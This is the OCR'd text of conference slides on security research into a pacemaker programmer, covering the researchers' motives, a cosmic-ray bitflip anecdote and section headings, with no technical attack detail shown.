
THE HARD-CODED KEY TO MY HEART - HACKING A PACEMAKER PROGRAMMER

ANDERS B. WILHELMSEN @anderbw

EIVIND S. KRISTIANSEN @Skjelmo

MARIE MOE @MarieGMoe


THE STORY OF MY HEART



WHY WE STARTED A HACKING PROJECT

- Proprietary software
- No transparency
- Legacy technology
- Added connectivity = added attack surface

EMBODIED AND CONNECTED



BIOTRONIK


BITFLIP IN THE AIR GAVE US ACCESS TO A CRASH FILE FROM MY PACEMAKER

BOEING PHANTOM WORKS

Neutron Environment in the Atmosphere


Boeing Radiation Effects Lab

Neutrons, created by cosmic ray interactions with the O_2 and N_2 in the air, peak at ~60,000 ft. At 30,000 ft the neutrons are about 1/3 the peak flux, and on the ground, ~1/400 of the peak flux. The peak flux is ~4 neutron/cm²sec. Other particles such as secondary protons and pions are also created, but for SEU the neutrons are the most important.



1/4/99


5





DATA ERROR IN PACEMAKER


ENCRYPTED DATA FROM MY HEART

STARTING POINT

